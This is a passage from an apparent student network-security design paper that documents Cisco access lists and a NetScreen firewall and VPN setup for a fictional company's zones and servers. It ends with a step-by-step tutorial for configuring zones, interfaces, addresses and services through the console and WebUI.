access-list 110 permit tcp any host 10.10.220.34 eq 25
```

Permit DNS

```
access-list 110 permit tcp any host 10.10.220.34 eq 53
```

Permit VPN access

```
access-list 110 permit esp any any log
access-list 110 permit udp eq 500 host 10.10.220.34 eq
500 log
```

Deny everyone else

```
access-list 110 deny ip any any log
```

Table 2-2 Access-List 110

Access list 111 will allow traffic coming from the firewall out to its destination. Table 2-3 outlines the filters for this access list.

Permit only valid internal IP addresses through the router
Allow IP addresses from outer FW interface `access-list 111 permit ip 10.10.220.34 0.0.0.0`
Allow IP address from DMZ services `access-list 111 permit ip 10.10.220.64 0.0.0.15`
Allow IP addresses from web proxy `access-list 111 permit ip 10.10.220.80 0.0.0.15`
Deny all other IP addresses
`access-list 111 deny any log-input`

Table 2-3 Access-List 111

Firewall Configuration

Initial Configuration

When configuring a NetScreen device, normal access to the device is via the console port. Using the HyperTerminal application, initial configuration of the interfaces is necessary to do further configuration via the web interface, or NetScreen's ScreenOS WebUI. Procedures on this initial configuration and firewall/VPN setup will be discussed in the NetScreen tutorial at the end of this section.

Management Access

Once configured to use the WebUI, the first item to configure is the management access password. On the NetScreen device, more than one username can be added, but the IT department will use only one. The default username and password is changed to an alternate username and strong password. This is to prevent unauthorized access by entities that are familiar with NetScreen devices. Figure 2-1 shows the configuration screen.




Figure 2-1

Web Timeout and SCS (SSH)

The timeout for web access is enabled and set to 10 minutes; the device will logout after 10 minutes of inactivity. Secure Command Shell is equivalent to SSH, and is enabled at port 22 for access to the device. Figure 2-2 highlights these items.




Figure 2-2

Banners

NetScreen banners will appear when management access is attempted. Individuals will be warned that this is only for use by authorized personnel and

activity is subject to monitoring and logging. Telnet/SSH/Console/HTTP banners are set as the following:

--WARNING-- UNAUTHORIZED ACCESS IS PROHIBITED. Any activity on this system is subject to monitoring and logging by network personnel.

Network Definitions

Interfaces and Zones

On the NetScreen 208 Firewall device, security zones are defined to segment the network in order to apply security options and satisfy the needs of each segment. Each zone is bound to one of the five interfaces used for the network infrastructure.

Management services can be enabled/disabled for each of these interfaces. Unsecure services such as telnet, WWW, SNMP, and Ident are disabled on all interfaces (although WWW will only be allowed from the trusted side of the network); and their secure alternatives are only allowed on specific interfaces.

NetScreen 208 contains Intrusion Detection-like options in which the device can detect attacks on the interface. Besides the untrust interface, all other interfaces will have the attack options enabled in the event any attacks from the DMZ or inside networks occur. Below are the items enabled on the interfaces to detect:

SYN Attack, ICMP Flood, UDP Flood, SYN Fragment, TCP Packet Without Flag, Port Scan Attack, Address Sweep Attack, ICMP Fragment, Large ICMP Packet, Ping of Death, Tear Drop, Bad IP option, Unknown Protocol, WinNuke, and Land

The interface and zone assignments, as well as the enabled management services, are laid out in Table 2-4. Figure 2-3 displays the NetScreen ScreenOS shot of the configuration.

Ethernet Interface	IP Address	Zone	Management Services
1	10.10.220.34	Trust	Ping, HTTP, SSL, SCS
2	10.10.220.65	DMZ	None
3	192.168.102.17	Untrust	None
4	10.10.220.81	Public_Web	None
5	192.168.102.97	Private_Web	None

Table 2-4 Interface/Zone Assignments




Figure 2-3

Addressing and Groupings

Before set up of firewall and VPN features on the NetScreen device, addresses need to be defined in one or more address lists. An address list is created for each configured security zone that contains the IP addresses or domain names of hosts/subnets whose traffic is allowed, denied or encrypted. The figures 2-4 though 2-8 below shows how the IP address objects were configured for each zone on the NetScreen device.

Name	IP/Domain Name
Any	0.0.0.0/0
Application Server	192.168.102.83/32
Customer DB	192.168.102.82/32
Dial-Up VPN	255.255.255.255/32
EmployeeNet	192.168.100.0/24
File Server	192.168.108.38/32
FortunesDB	192.168.102.84/32
INT_DNS	192.168.108.35/32
ITNetwork	192.168.101.0/26
MGT_ITNet	192.168.101.0/24
MGTNetwork	192.168.101.128/26
MSExchMail	192.168.108.35/32
RADIUS	192.168.108.34/32
Syslog Server	192.168.108.39/32
Trusted16 Net	192.168.102.16/28

Figure 2-4 Trusted Zone

Name	IP/Domain Name
Any	0.0.0.0/0
Dial-Up VPN	255.255.255.255/32
TWISM DB	172.26.121.31/32

Figure 2-5 Untrust Zone

Name	IP/Domain Name
Any	0.0.0.0/0
Dial-Up VPN	255.255.255.255/32
ExternalDNS	10.10.220.66/32
ExternalSMTP	10.10.220.68/32

Figure 2-6 DMZ Zone

Name	IP/Domain Name
Any	0.0.0.0/0
Dial-Up VPN	255.255.255.255/32
PublicWeb	10.10.220.82/32

Figure 2-7 Public Web Zone

Name	IP/Domain Name
Any	0.0.0.0/0
Dial-Up VPN	255.255.255.255/32
PriWeb	192.168.102.98/32

Figure 2-8 Private Web Zone

NetScreen 204 allows an administrator to create groups of addresses. It can become difficult or even confusing to manage and configure individual access policies for each address entry. Rather than manage a large number of address book object entries, it is easier to manage a smaller number of groups[7]. Table 2-6 shows these groupings that are set on the NetScreen device.

Group Name	Network Address Objects
Internal Employees	Employee Net, Mgt IT Net
Internal Servers	INT_DNS, MSMail, FILE_PRINT SERV
Internal Servers_SQL	INT_DNS, MSMail, File_PRINT SERV, Fortunes DB
DB Servers	Customer DB, Fortunes DB
DMZ Servers	External DNS, External SMTP, Public Web

Table 2-6 Address Object Groupings

[7] *NetScreen Concepts and Examples 3.1.0*, page 180.

Services

When creating the firewall access policies, a service must be specified for each policy entry. Services are types of IP traffic for which protocol standards exist. NetScreen 204 has several predefined services, such as HTTP, FTP, DNS, and Telnet. A few examples of services that can be created are ports used for proxy services, as well as Oracle SQL. Table 2-7 highlights these custom service configurations.

Service Name	Start Port	End Port	Protocol
HTTPProxy	8080	8080	TCP
HTTPSProxy	8081	8081	TCP
ORACLE	1521	1529	TCP

Table 2-7 Custom Service configurations

A custom service group is a set of services that have been gathered together under one name. By default, NetScreen has a service group of 'all', which are all services. We need service groups that combine the Internet Services needed by GIACs employees, as well as custom service group which would be used by the IT staff for troubleshooting purposes. For external access by remote employees, who will connect to the internal services and not able to traverse the Internet, there is a custom External Employee Service. Table 2-8 shows the custom groups and the services included under them.

Group Name	Network Address Service Objects
Internet Services	HTTP, HTTPS, FTP, Telnet, SSH, DNS, PING, Mail, Internet Locator Service
IT Troubleshoot	HTTP, HTTPS, FTP, Telnet, SSH, DNS, PING, Mail, Internet Locator Service, SQL
External Employee Services	SSH, DNS, PING, Mail, Internet Locator Service
External Employee Services_SQL	SSH, DNS, PING, Mail, Internet Locator Service, SQL

Table 2-8 Service Group configurations

Firewall Rules

The access policies allow the administrator to allow, deny, tunnel, and monitor traffic attempting to go from one security zone to another. Based on the decisions by GIAC's IT administration group, the following figures display what information can enter and leave the firewall, and when and where the traffic can go.

Figure 2-9 on the next page illustrates the flow from the Trust zone to the Untrust zone. Rule 24 allows the VPN tunnel creation from the Fortunes database server to the TWISM database. Connections initiated by the Fortunes DB are logged and the data passing through is counted. Rule 0 allow the GIAC internal

employees to access the necessary protocols through the “Internet Services” service group. All traffic coming from the employee networks will be using NAT to the destination; where internal traffic will assume the IP address of the untrust interface. All other services from the inside are denied per rule 1.

From Trust To Untrust, total policy: 3

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
0	Internal Employees	Any	Internet Services			Edit	Clone	Remove		
24	Fortunes DB	TWISM DB	ORACLE			Edit	Clone	Remove		
1	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-9 Internal Employees to the Internet/Servers (Trust to Untrust)

Rules 2 and 3 in Figure 2-10 allow anyone access to the DMZ resources, DNS and SMTP. Only the servers’ specific services are utilized. The Snort workstation is not accessible from the outside; therefore there is no rule.

From Untrust To DMZ, total policy: 3

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
2	Any	ExtDNS	DNS			Edit	Clone	Remove		
3	Any	ExtSMTP	MAIL			Edit	Clone	Remove		
4	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-10 Untrust to DMZ

Rules governing access to the GIAC proxy web is shown in Figure 2-11. HTTP and HTTPS to the web proxy are accessible from the outside only. All other services or destinations on that particular zone are denied.

From Untrust To Public_Web, total policy: 3

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
5	Any	PublicWeb	HTTP			Edit	Clone	Remove		
6	Any	PublicWeb	HTTPS			Edit	Clone	Remove		
7	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-11 Untrust to Public Web

Rules 8 and 9 in Figure 2-12 give the External Mail and DNS access to the internal servers using their service ports/protocols. All other access and services to the Trust zone via the DMZ are denied per Rule 10.

From DMZ To Trust, total policy: 3

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
8	ExtSMTP	IntMail	MAIL			Edit	Clone	Remove		
9	ExtDNS	IntDNS	DNS			Edit	Clone	Remove		
10	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-12 DMZ to Trust

Just like the access shown in Figure 2-12, Figure 2-13 on the next page allows the Exchange Mail server and the internal DNS access to the external servers. Connections originating from the Intranet are NAT'd out to the external servers to prevent exposure of the internal network IP addresses. The IT network has access to the DMZ servers as well, in the event they need to troubleshoot or make changes. Any other connections from the inside to the DMZ are denied.

From Trust To DMZ, total policy: 4

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
11	IntMail	ExtSMTP	MAIL			Edit	Clone	Remove		
12	IntDNS	ExtDNS	DNS			Edit	Clone	Remove		
13	ITNet	DMZ Servers	IT Troubleshoot			Edit	Clone	Remove		
14	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-13 Trust to DMZ

Figure 2-14 displays the rules for web proxy access to the private web server. Only access to 8080 (HTTPProxy) and 8081 (HTTPSProxy) are allowed to the private web server. All other access to this zone is denied and logged.

From Public_Web To Private_Web, total policy: 3

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
15	PublicWeb	PriWeb	HTTPProxy			Edit	Clone	Remove		
16	PublicWeb	PriWeb	HTTPSProxy			Edit	Clone	Remove		
17	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-14 Web server to Proxy (Public Web to Private Web)

The rules highlighted in Figure 2-15 allow the web server to access the Fortunes Server when suppliers upload their sayings via the Oracle ports. The Private Web zone also accesses the Oracle databases when customers enter their information and retrieves the ordered fortunes. The web server adds and/or requests information from the necessary database using the Oracle ports. All other traffic and access to the databases are denied as stated in rule 29.

From Private_Web To Trust, total policy: 2

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
28	PriWeb	DB Servers	ORACLE			Edit	Clone	Remove		
29	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-15 Web Server to Database (Private Web to Trust)

The rules in Figure 2-16 illustrate the VPN connections with the remote users and our partnering company, TWISM. Rule 25 allows TWISMs database conduct its daily operations and obtain updates from GIACs fortunes database. Rules 28 and 29 are used for the home users and mobile sales force, respectively. The mobile sales force is allowed access to the database and the internal servers, while the home users are allowed access to only the internal servers. All other access from the Internet to GIACs intranet are denied and any attempted access is logged.

From Untrust To Trust, total policy: 4

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
25	TWISM DB	Fortunes DB	ORACLE			Edit	Clone	Remove		
26	Dial-Up VPN	Internal Servers_Fortunes	External Employee Services_SQL			Edit	Clone	Remove		
27	Dial-Up VPN	Internal Servers	External Employee Services			Edit	Clone	Remove		
18	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-16 Untrust to Trust

Figures 2-17 and 2-18 give the IT network access to the web proxy and web servers in the event there are issues. This allows for troubleshooting and service. All other networks in the trusted zone are denied access to these nodes.

From Trust To Public_Web, total policy: 3

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
19	ITNet	PublicWeb	IT Troubleshoot			Edit	Clone	Remove		
20	Internal Employees	PublicWeb	HTTP			Edit	Clone	Remove		
21	Any	Any	ANY			Edit	Clone	Remove		

Figure 2-17 Trusted to Public Web

From Trust To Private_Web, total policy: 2

ID	Source	Destination	Service	Action	Options	Configure			Enable	Move
22	ITNet	PriWeb	IT Troubleshoot			Edit	Clone	Remove	☑	
23	Any	Any	ANY			Edit	Clone	Remove	☑	

Figure 2-18 Trusted to Private Web

VPN

Point-to-Point connection

For the secure connection between GIAC and TWISM, we have set up the IPSec parameters on the NetScreen device. Phase 1 of the tunnel negotiation consists of the exchange of proposals for how to authenticate and secure the channel. Configuration of phase 1 parameters is as follows:

Name of connection:	TWISM VPN
Mode:	Main-mode
Remote Tunnel:	172.26.123.83
Phase 1 Proposal:	pre-g2-3des-sha
Preshared Key:	**********

After phase 1 has been completed, they proceed through phase 2 which both sites negotiate the secure associations to secure the data being transmitted through the IPSec (secure) tunnel. Configuration of phase 2 parameters is as follows:

Name of phase 2:	TWISM VPN p2
Phase 1 Gateway Tunnel:	TWISM VPN
Phase 2 Proposal:	g2-esp-3des-sha

In order for the two sites to establish a VPN tunnel, policies must be configured on both ends that identify which node(s) and/or protocols can be utilized on the VPN device. The following is the outgoing policy entry for TWISM; however the option to match policy on the opposite interface is enabled, which will create an incoming policy also:

Source Address:	Fortunes DB
Destination Address:	Twism DB
Service:	SQL
Action:	Tunnel
VPN Tunnel:	TWISM VPN p2
Modify matching VPN policy	Enabled
Logging:	Enabled
Counting:	Enabled

Remote Client Connection

The mobile sales force and teleworkers make use of the remote client connection in order to access corporate resources. Each of the employees' laptops has NetScreen Remote 8.0 pre-installed by the IT department before they were issued to them. Configuration of the client was done beforehand as well, leaving the user to only enter is their identifier, which is their e-mail address.
On the NetScreen 208 device, user setup is as follows:

Username:	<Employee number>
IKE User –	Simple Identity
IKE Identity:	<Employee email address>
Authentication User:	Enabled

Phase 1 parameters are set for each user with the following:

Gateway Name:	<employee number> p1
Dialup User:	Dialup User - <employee number>
Mode:	Aggressive
Outgoing Interface:	Ethernet3
Phase 1 Proposal:	pre-g2-3des-sha
Preshared Key:	******** (password is given to employees, but will then need to authenticate again to the RADIUS server)
NAT-Traversal:	Enabled
UDP Checksum:	Enabled

Phase 2 parameters are set for each user with the following:

Name:	<employee number> p2
Replay Protection:	Enabled
Remote Gateway Tunnel:	<employee number> p1
Phase 2 Proposal:	p2-esp-3des-sha

Like the point-to-point connection, policies must be set for Dial-Up users in order for them to access necessary resources. Only incoming policies are set, since the remote users will be initiating their connections from outside the network. First policy illustrates user access to the Fortunes Database as well as the internal servers:

Source Address:	Dial-Up user
Dest. Address:	Internal Servers_SQL
Service:	External Employee Services_SQL
NAT:	On
Action:	Tunnel
VPN Tunnel:	<Employee number> p2
Logging:	Enabled
Counting:	Enabled

Second policy illustrates remote user access to the internal services only:

Source Address:	Dial-Up user
Dest. Address:	Internal Servers
Service:	External Employee Services
NAT:	On
Action:	Tunnel
VPN Tunnel:	<employee number> p2
Logging:	Enabled
Counting:	Enabled

TUTORIAL – Firewall Configuration

Initial Setup

Before the NetScreen 208 device can be set up via command line or HTTP, the interfaces must be configured via the console. This section will illustrate the procedures on how to configure access to the device and the interfaces.

1. Using a straight-thru Ethernet cable, connect one end of the cable to the console port of the NetScreen, and the other end on the DB-9 connector. Plug the DB-9 connector into the COM port of your workstation/laptop.

2. Open Hyperterminal or any other terminal emulator, and set up the parameters to the following, then click OK:

Bits per second:	9600
Data Bits:	8
Parity:	None
Stop Bits:	None
Flow Control:	None

3. Press the Enter key until you get the login prompt. Both the initial login and password is `netscreen`.

4. Ethernet 1 and 3 are usually used for Trust and Untrust, respectively. Bind the zones to the interfaces by using these commands:

```
set interface ethernet1 zone trust
set interface ethernet3 zone untrust
```

5. Once zones are configured, set the IP addresses to each of the interfaces:

```
set interface ethernet1 ip <ip address> <netmask>
set interface ethernet3 ip <ip address> <netmask>
```

6. Set the management IPs to the same IP address as the interfaces:

```
set administrator sys-ip 0.0.0.0
```

7. Save the settings:
```
save
```

From this point, you can continue to configure the firewall through the console, or use NetScreen's Web User Interface (WebUI) from the trusted side. For purposes of the tutorial, configuration of the firewall will be done through the WebUI using the GIAC network information.

With a workstation connected in the 'Trust' zone of the NetScreen, follow these steps to set up the firewall. Like the console login, the username and password is `netscreen`.

Custom Zones

1. From the WebUI side menu, go to *Networks* | *Zones*. The list of the pre-configured zones will be displayed.

2. Click *New* to create the custom zone.

3. Set the zone parameters to the following below. Click *OK* when complete. Repeat this step if additional zones are needed; otherwise proceed to the next step.

AUTHOR TIP: *When creating the zone name, it is recommended that when using more than one word such as 'Public Web', that an underscore be placed between words (Public_Web), or combine them into one word (PublicWeb). This will save an administrator frustration when configuring SCREEN parameters later in the procedure.*

Parameter	Comment
Zone Name: <*Name of custom zone*>	Enter the name of the custom zone.
Virtual Router Name: <*select trust-vr*>	Trust-vr is used because we want to place the zone in the trusted routing domain.
Zone Type: <*select Layer 3*>	Layer 3 is selected in order to bind to an interface in route mode.
Block Intra-Zone Traffic: <*uncheck*>	This option is for blocking traffic between hosts within the same security zone.

4. In the list of zones, click *edit* on the Untrust interface.

5. Click *SCREEN* to access the screening rules page.

6. Enable the screening parameters by clicking on the items you want the interface to log. Click *Apply* when completed.

7. Repeat steps 4 though 6 for the Trust, DMZ, and Custom Zones.

Binding zones and configuring interfaces

Just as we did the Trust and Untrust zones, we will now bind the remaining zones to interfaces. The following procedures will assist with binding as well as configuring the interface.

1. From the WebUI menu, go to *Network* | *Interfaces*.

2. You should see the Trust and Untrust interfaces already configured. In Ethernet2, click *Edit*.


3. Set the parameters to the following below (parameters not mentioned in table below should be left as its default value), then click *OK* when complete. Repeat this step for the Custom Zones.

Parameter	Comment
Zone Name: <*Select zone*>	Select the zone that you want to bind to this interface.
IP Address / **Netmask**: <*IP Address*> / <*Netmask*>	Enter the IP address of the interface and the netmask.
Manage IP: <*Enter 0.0.0.0*>	This allows the use of the interface IP address as the management access IP address.
Service Options: <*Check Management Services desired*>	Select the management services desired for the interface being configured by checking the option boxes by the service name.

Addressing

1. From the WebUI side menu, click *Objects* | *Addresses* | *List*

2. Select which zone to set address objects in by clicking the dropdown menu. Then click *New* to configure the address(es).




3. Set the address object parameters to the following below, then click *OK* when complete. Repeat steps 2 and 3 for the other interfaces.

Parameter	Comment
Address Name: <*address object name*>	Enter the name to identify this address object.
Comment: <*Comment*>	Optional field that is used to describe the object.
IP Address/Domain Name: <*Select IP/Netmask*: <*IP Address*> / <*net mask*>>	Enter the IP address of the workstation/network/subnet and its network mask.
Zone: <*select zone*>	Select the interface zone for this object.

4. To set up address groups, select *Objects* | *Addresses* | *Group*.

5. Select the zone from the dropdown menu, and click *New*.

6. Enter the name of the address group in the field provided. Then, move the address object(s) that you want to include in the group from the right column to the left by using the direction arrows in-between the columns. Click *OK* when completed.



7. Repeat steps 5 and 6 for the other interfaces that you want to create groups with.

Services

On the NetScreen device, services are types of IP traffic for which protocols exist; each of these services is associated with a port number. When firewall and VPN policies are created, each of them have a service or group of services specified. Depending on the rule, these services are allowed or denied.

1. Select *Object* | *Services* | *Custom* from the ScreenOS menu.

2. Click *New* to create a new service.

3. Create the service by setting these parameters. Click *OK* when completed. If another service needs to be created, repeat steps 2 and 3 until you have created all custom services.

Parameter	Comment
Service Name: <*service object name*>	Enter the name to identify this custom service.
Service Timeout: <*select 'use protocol default'*>	Use this option to set up protocol timeout.
Transport Protocol: <*select either UDP/TCP depending on service*>	Click on proper protocol for this service.


Source Port - **Low**: *<enter number of beginning port>* **High**: *<enter number for end port>* **Destination Port –** **Low**: *<enter number of beginning port>* **High**: *<enter number for end port>*	Enter the range of ports for the service. If there is only one port used, enter the number in both the low and high ports. Enter the destination port number(s) in the fields provided.

4. To create a group of services, select *Objects* | *Services* | *Groups.*

5. Click *New* to create a service group.

6. Enter the name of the custom service group in the '**Group Name**' field.

7. Using the direction arrow buttons, move appropriate services from '**Available Members**' to '**Group Members**'. Click *OK* when completed.



